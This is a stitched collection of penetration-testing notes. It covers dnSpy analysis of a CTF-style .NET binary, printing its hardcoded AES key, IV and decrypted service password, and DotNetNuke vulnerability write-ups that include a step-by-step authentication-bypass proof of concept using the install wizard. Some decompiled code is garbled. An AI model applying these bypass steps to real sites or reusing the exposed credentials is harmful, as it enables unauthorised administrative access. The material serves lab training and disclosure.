You can open the binary using dns Spy

1. File
2. Open
3. Select the exe that you would like to open

```
1 // C:\Users\pentest\Desktop\Work\hack\CascAudit.exe
2 // CascAudit, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
3
4 // Entry point: CascAudiot.MainModule.Main
5 // Timestamp: <Unknown> (875E1F5C)
6
7 using System;
8 using System.Diagnostics;
9 using System.Reflection;
10 using System.Runtime.CompilerServices;
11 using System.Runtime.InteropServices;
12 using System.Runtime.Versioning;
13
14 [assembly: AssemblyVersion("1.0.0.0")]
15 [assembly: CompilationRelaxations(8)]
16 [assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)]
17 [assembly: Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints)]
18 [assembly: AssemblyTitle("CascDbConnect")]
19 [assembly: AssemblyDescription("")]
20 [assembly: AssemblyCompany("")]
21 [assembly: AssemblyProduct("CascDbConnect")]
22 [assembly: AssemblyCopyright("Copyright © 2020")]
23 [assembly: AssemblyTrademark("")]
24 [assembly: ComVisible(false)]
25 [assembly: Guid("36c207bd-4764-4455-bd77-21182dd14c12")]
26 [assembly: AssemblyFileVersion("1.0.0.0")]
27 [assembly: TargetFramework(".NETFramework,Version=v4.0", FrameworkDisplayName = ".NET Framework 4")]
28
```

After the file opened then we can either go to the main function by expanding the tree like below



when you click the MainModule, the main function will be directly decompiled so that you can see the original code of C# .NET.

As part of the penetration test, We need to analyze what this binary is actually doing during its operation that maybe could benefit us to gather more information or escalate ourself

DNSpy is equipped with static and debugging capability that enable you even to go deeper for dynamic analyses.

Let start with static analyses first.

```

[STAThread]
public static void Main()
{
    if (MyProject.Application.CommandLineArgs.Count != 1)
    {
        Console.WriteLine("Invalid number of command line args specified. Must specify database path only");
        return;
    }
    checked
    {
        using (SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + MyProject.Application.CommandLineArgs[0] + ";Version=3;"))
        {
            string str = string.Empty;
            string password = string.Empty;
            string str2 = string.Empty;
            try
            {
                sqliteConnection.Open();
                using (SQLiteCommand sqliteCommand = new SQLiteCommand("SELECT * FROM LDAP", sqliteConnection))
                {
                    using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
                    {
                        sqliteDataReader.Read();
                        str = Conversions.ToString(sqliteDataReader["Username"]);
                        str2 = Conversions.ToString(sqliteDataReader["Domain"]);
                        string encryptedString = Conversions.ToString(sqliteDataReader["Pwd"]);
                        try
                        {
                            password = Crypto.DecryptString(encryptedString, "c4scadek3y654321");
                            catch (Exception ex)
                            {
                                Console.WriteLine("Error decrypting password: " + ex.Message);
                                return;
                            }
                        }
                        sqliteConnection.Close();
                    }
                    catch (Exception ex2)
                    {
                        Console.WriteLine("Error getting LDAP connection data From database: " + ex2.Message);
                        return;
                    }
                }
            }
        }
    }
}

```

Handwritten annotations in red:

- check argument of args (pointing to `Count != 1`)
- create connection to sqlite (pointing to `SQLiteConnection`)
- retrieve data from LDAP table (pointing to `SELECT * FROM LDAP`)
- parse the field (pointing to `Conversions.ToString`)
- decrypt password (pointing to `Crypto.DecryptString`)
- Decryption key (pointing to `"c4scadek3y654321"`)
- target (pointing to `password`)

Decryption algorithm being used is AES with 128 block size

```

// Token: 0x06000013 RID: 19 RVA: 0x0002360 File Offset: 0x0000760
public static string DecryptString(string EncryptedString, string Key)
{
    byte[] array = Convert.FromBase64String(EncryptedString);
    Aes aes = Aes.Create();
    aes.KeySize = 128;
    aes.BlockSize = 128;
    aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
    aes.Mode = CipherMode.CBC;
    aes.Key = Encoding.UTF8.GetBytes(Key);
    string @string;
    using (MemoryStream memoryStream = new MemoryStream(array))
    {
        using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateDecryptor(), CryptoStreamMode.Read))
        {
            byte[] array2 = new byte[checked(array.Length - 1 + 1)];
            cryptoStream.Read(array2, 0, array2.Length);
            @string = Encoding.UTF8.GetString(array2);
        }
    }
    return @string;
}


```

Handwritten annotations in red:

- AES (pointing to `Aes.Create()`)
- IV (pointing to `Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842")`)

Based on the above facts, we found a variable called **password** to contain the decryption result as a return from the decryption function. There are two ways to decrypt the password: decrypting with online tools or running the application in debug mode.

Lets run with online tools by providing the information we got from the code to this URL <https://cryptii.com/>



Dynamic Analyses

We can see that we have successfully decrypted the password from the database. We can also do the decryption by doing the dynamic analysis using debug mode. we can set a breakpoint at the decryption call like below by pressing F9 at the line

```
24         checked
25     {
26         using (SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + MyProject.Application.Comman
27     {
28         string str = string.Empty;
29         string password = string.Empty;
30         string str2 = string.Empty;
31         try
32         {
33             sqliteConnection.Open();
34             using (SQLiteCommand sqliteCommand = new SQLiteCommand("SELECT * FROM LDAP", sqliteConnection))
35             {
36                 using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
37                 {
38                     sqliteDataReader.Read();
39                     str = Conversions.ToString(sqliteDataReader["Uname"]);
40                     str2 = Conversions.ToString(sqliteDataReader["Domain"]);
41                     string encryptedString = Conversions.ToString(sqliteDataReader["Pwd"]);
42                     try
43                     {
44                         password = Crypto.DecryptString(encryptedString, "c4scadek3y654321");
45                     }
46                     catch (Exception ex)
47                     {
48                         Console.WriteLine("Error decrypting password: " + ex.Message);
49                         return;
50                     }
51                 }
52             }
53             sqliteConnection.Close();
54         }
55         catch (Exception ex2)
56         {
57             Console.WriteLine("Error getting LDAP connection data From database: " + ex2.Message);
```

After we set the breakpoint, then we can run the debug. Run the application in debugging and wait until the breakpoint is hit. We can see all the variable has been set.

```
37         {
38             sqliteDataReader.Read();
39             str = Conversions.ToString(sqliteDataReader["Uname"]);
40             str2 = Conversions.ToString(sqliteDataReader["Domain"]);
41             string encryptedString = Conversions.ToString(sqliteDataReader["Pwd"]);
42             try
43             {
44                 password = Crypto.DecryptString(encryptedString, "c4scadek3y654321");
45             }
46             catch (Exception ex)
47             {
48                 Console.WriteLine("Error decrypting password: " + ex.Message);
49                 return;
50             }
51         }
52     }
53 }
54 }
```

Name	Value	Type
sqliteConnection	{System.Data.SQLite.SQLiteConnection}	System.Data.SQLite.SQLiteConne...
str	"ArkSvc"	string
password	""	string
str2	"cascade.local"	string
num	0x00000000	int
sqliteCommand	{System.Data.SQLite.SQLiteCommand}	System.Data.SQLite.SQLiteComma...
sqliteDataReader	{System.Data.SQLite.SQLiteDataReader}	System.Data.SQLite.SQLiteDataRea...
encryptedString	"BQO5I5Kj9MdErX6Q6AGOW=="	string
ex	null	System.Exception
ex2	null	System.Exception
directoryEntry	null	System.DirectoryServices.Directory...
directorySearcher	null	System.DirectoryServices.Directory...
searchResultCollection	null	System.DirectoryServices.SearchRe...
enumerator	null	System.Collections.Enumerator


in the above the variable **str** = **ArkSvc**, **str2** = **cascade.local** but the **password** is still **null**. We know that the Decryption function has not been invoked due to the breakpoint. Let step over the by pressing F10. Now the decryption function has been invoked and result of decryption is stored in the variable password. Now password has value = **"w3lc0meFr31nd\0\0\0"**

CascCrypto.Crypto.DecryptString returned	"w3lc0meFr31nd\0\0\0"
sqliteConnection	{System.Data.SQLite.SQLiteConnection}
str	"ArkSvc"
password	"w3lc0meFr31nd\0\0\0"
str2	"cascade.local"
num	0x00000000
sqliteCommand	{System.Data.SQLite.SQLiteCommand}


We have also successfully decrypted the password by doing the dynamic analyses.

Further analysis

There is a functionality that I would like to share that I usually use during static analyses. This function reminds me to Xref to and Xref from in IDA. It helps to analyze the function call and uses. Let's explore the DecryptString function. You can right-click on the function name and select **Analyze**



We can see that DecryptString function is only be used or called by MainModule. We can also see that DecryptString uses a bunch of function



With analyze functionality will give you idea how this function work in the application.

<https://rioasmara.com/2020/08/05/analyze-encryption-and-decryption-using-dnspy/>

DotNetNuke Vulnerabilities

DNN (formerly *DotNetNuke*) is the most popular CMS which uses “.NET” framework. DNN has been used by many important organizations from various sectors, including financial, defense, and government agencies such as NSA. DNN claims that the software has passed stringent vulnerability tests from Government Agencies and Financial Institutions


— <https://www.dnnsoftware.com/>.

So I accepted it as a challenge, and to my surprise, I found three vulnerabilities during a quick analysis. I already reported these vulnerabilities to the DNN Security Team, explained the impact, and followed up with the team continuously. However, unfortunately the DNN team skipped patches for two reported issues.

File upload vulnerability through bypassing client-side file extension check ([CVE-2020-5188](#))

The DNN has a file upload module for superuser. As a superuser, you can upload files with the following formats — “jpg, jpeg, jpe, gif, bmp, png, svg, ttf, eot, woff, doc, docx, xls, xlsx, ppt, pptx, pdf, txt, xml, xls, xsd, css, zip, rar, template, htmtemplate, ico, avi, mpg, mpeg, mp3, wmv, mov, wav, mp4, webm, ogv”.

As a normal user you are allowed to upload files with “bmp,gif,ico,jpeg,jpg,jpe,png,svg” extensions. The same file upload module used for superuser is reused for normal users with extra validation for a few additional extensions e.g. CSS extension is not allowed.




Unfortunately, only for superuser, whitelisted extension check is performed at the server end. For normal users, extra extension validation is performed at client-side only. Hence, a low privileged normal user can bypass the client-side validation and upload files with extensions which are allowed only for superuser only.

For example, a normal privileged user can upload a file with extension which is allowed only for superuser, by executing the following code on a browser's console (in the tab that manages profile's page has opened). This attack may also be performed using proxy tools such as Burp, ZAP etc.

Status: This vulnerability has not been fixed.

Cross-site scripting by uploading a malicious XML file ([CVE-2020-5186](#))

DNN allows normal users to upload XML files by using journal tools in their profile. An attacker could upload XML files which may execute malicious scripts in the user's browser.



In XML, a namespace is an identifier used to distinguish between XML element names and attribute names which might be the same. One of the standard namespaces is "<http://www.w3.org/1999/xhtml>" which permits us to run XHTML tags such as <script>.

For instance, uploading the following code as an XML file executes javascript and shows a non-harmful 'XSS' alert.

Though stealing of authentication cookies are not possible at this time (because the authentication's cookies are set as HttpOnly by default), XSS attacks are not limited to stealing users' cookies. Using XSS vulnerability, an attacker can perform other more damaging attacks on other or high privileged users, for example, bypassing CSRF protections which allows uploading "aspx" extension files through settings page which leads to upload of backdoor files.

Status: This vulnerability has not been fixed.

Zip Slip vulnerability ([CVE-2020-5187](#))


In a nutshell, Zip Slip is a kind of "directory traversal" attack, which exploits lack of directory names check while extracting archives. Using this vulnerability attacker may overwrite files with specific extensions on the system and may execute malicious code.

The zip file extraction function of DNN file upload feature is vulnerable to zip split until 9.5 version (9.5 is not vulnerable).

An attacker could replace any files with following extension on system -

"jpg, jpeg, jpe, gif, bmp, png, svg, ttf, eot, woff, doc, docx, xls, xlsx, ppt, pptx, pdf, txt, xml, xsl, xsd, css, zip, rar, template, htmtemplate, ico, avi, mpg, mpeg, mp3, wmv, mov, wav, mp4, webm, ogv"

Ideally, only high privileged user is allowed to upload zip files, but using Vulnerability #1 — extension bypass([CVE-2020-5188](#)), a normal user can exploit this vulnerability. For example, a normal privileged user can replace CSS files on web application and perform defacement of the website.



DotNetNuke 07.04.00 - Administration Authentication Bypass

Exploit Title: DotNetNuke 07.04.00 Administration Authentication Bypass

Date: 06-05-2016

Exploit Author: Marios Nicolaides

Vendor Homepage: <http://www.dnnsoftware.com/>

Software Link: <https://dotnetnuke.codeplex.com/releases/view/611324>

Version: 07.04.00

Tested on: Microsoft Windows 7 Professional (64-bit)

Contact: marios.nicolaides@outlook.com

CVE: CVE-2015-2794

Category: webapps

1. Description

DotNetNuke 07.04.00 does not prevent anonymous users from accessing the installation wizard, as a result a remote attacker

can 'reinstall' DNN and get unauthorised access as a SuperUser.

Previous versions of DotNetNuke may also be affected.

2. Proof of Concept

The exploit can be demonstrated as follows:

If the DNN SQL database is in the default location and configuration:

- Database Type: SQL Server Express File
- Server Name: .\SQLExpress
- Filename: Database.mdf (This is the default database file of DNN. You can find it at \App_Data\Database.mdf)

The following URL will create an account with the username: 'host', password: 'dnnhost':

http://www.example.com/Install/InstallWizard.aspx?__VIEWSTATE=&culture=en-US&executeinstall

If the DNN SQL database is not in the default configuration then the attacker must know its configuration or be able to brute-force guess it.

A. Visit http://www.example.com/Install/InstallWizard.aspx?__VIEWSTATE=

B. Fill in the form and submit it:

Username: whatever

Password: whateverpassword

Email address: whatever@example.com (You will get an error msg due to client-side validation, just ignore it)

Website Name: Whatever Site Name

Database Setup Custom:

- Database Type: SQL Server Express File

- Server Name: .\SQLEXPRESS

- This is the SQL Server instance name that we need to find or brute-force guess it in order to complete the installation.

- If MSSQL database is accessible you can use auxiliary/scanner/mssql/mssql_ping from MSF to get it.

- Filename: Database.mdf

- This is the default database file of DNN. You can find it at "\\App_Data\Database.mdf".

- Tick the box Run Database as a Database Owner

C. You will probably get an error. Remove the "__VIEWSTATE=" parameter from the URL and press enter.

D. When the installation completes click Visit Website.

E. Login with your credentials.

3. Solution:

Update to version 07.04.01

<https://dotnetnuke.codeplex.com/releases/view/615317>

4. References:

<http://www.dnnsoftware.com/platform/manage/security-center> (See 2015-05 (Critical) unauthorized users may create new host accounts)

<http://www.dnnsoftware.com/community-blog/cid/155198/workaround-for-potential-security-issue>

<https://www.exploit-db.com/exploits/44414>

Decompiling Java Classes

1. Java Decompilers

Java decompiler can convert .class files back to its source code .java files or convert a program's bytecode into source code. Below are some of the Java decompilers:

1. [FernFlower](#) – IntelliJ IDEA build-in Java decompiler.
2. [JD Project](#) – yet another fast Java decompiler, a GUI tool.


3. [Procyon](#) – inspired by .NET [ILSpy](#) and Mono.Cecil.
4. [CFR](#) – another java decompiler, written entirely in Java 6, decompile modern Java feature up to Java 14.
5. [Jad](#) – no longer maintained, closed source.

2. Decompile Java class in Eclipse IDE

In Eclipse IDE, we can use [Enhanced Class Decompiler](#) plugin to decompile Java class files without source code directly.

2.1 Select Help -> Eclipse Marketplace... to search and install the Enhanced Class Decompiler plugin.

